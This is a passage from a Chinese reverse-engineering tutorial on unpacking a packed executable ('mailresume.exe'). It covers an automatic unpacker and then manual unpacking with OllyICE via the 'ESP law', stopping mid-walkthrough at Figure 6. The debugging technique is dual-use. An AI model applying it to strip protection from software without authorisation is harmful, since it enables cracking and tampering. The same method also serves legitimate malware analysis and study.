



图2






图3




图4

选择"是"，这样就很轻松的脱完壳了。脱壳后生成的文件在同一目录下，名字是mailresume.exe.unpacked_.exe。

有必要说一说手动脱壳，毕竟手动脱壳才是我们要掌握的东西，如果读者们已经掌握了手动脱这个壳或者暂时对手动脱壳没兴趣的话可以跳过本小段。对于这个壳我推荐使用ESP定律来脱，非常快就可以脱掉的。首先用OllyICE（OllyDBG也是一样的）载入，出现如图4所示的提示，我们选择"否"，就是不带壳分析，如果选择"是"的话就是带壳分析，这样可是脱不了壳的哦！


图5

程序停在**00607001 > 60 pushad**处，我们先在主菜单里选择"选项"-"调试设置"，然后按照如图5所示设置好忽略异常，确定保存后，我们就可以开始手动脱壳了。按一下F8（F8是单步运行，遇到CALL等命令会执行完CALL的内容，返回后并执行下一条命令），来到**00607002 E8 03000000 call 0060700A**（图6）。这时我们注意右边"寄存器（FPU）"窗口的ESP和EIP值都变红了（而且只能是它们两个变红）。





图6

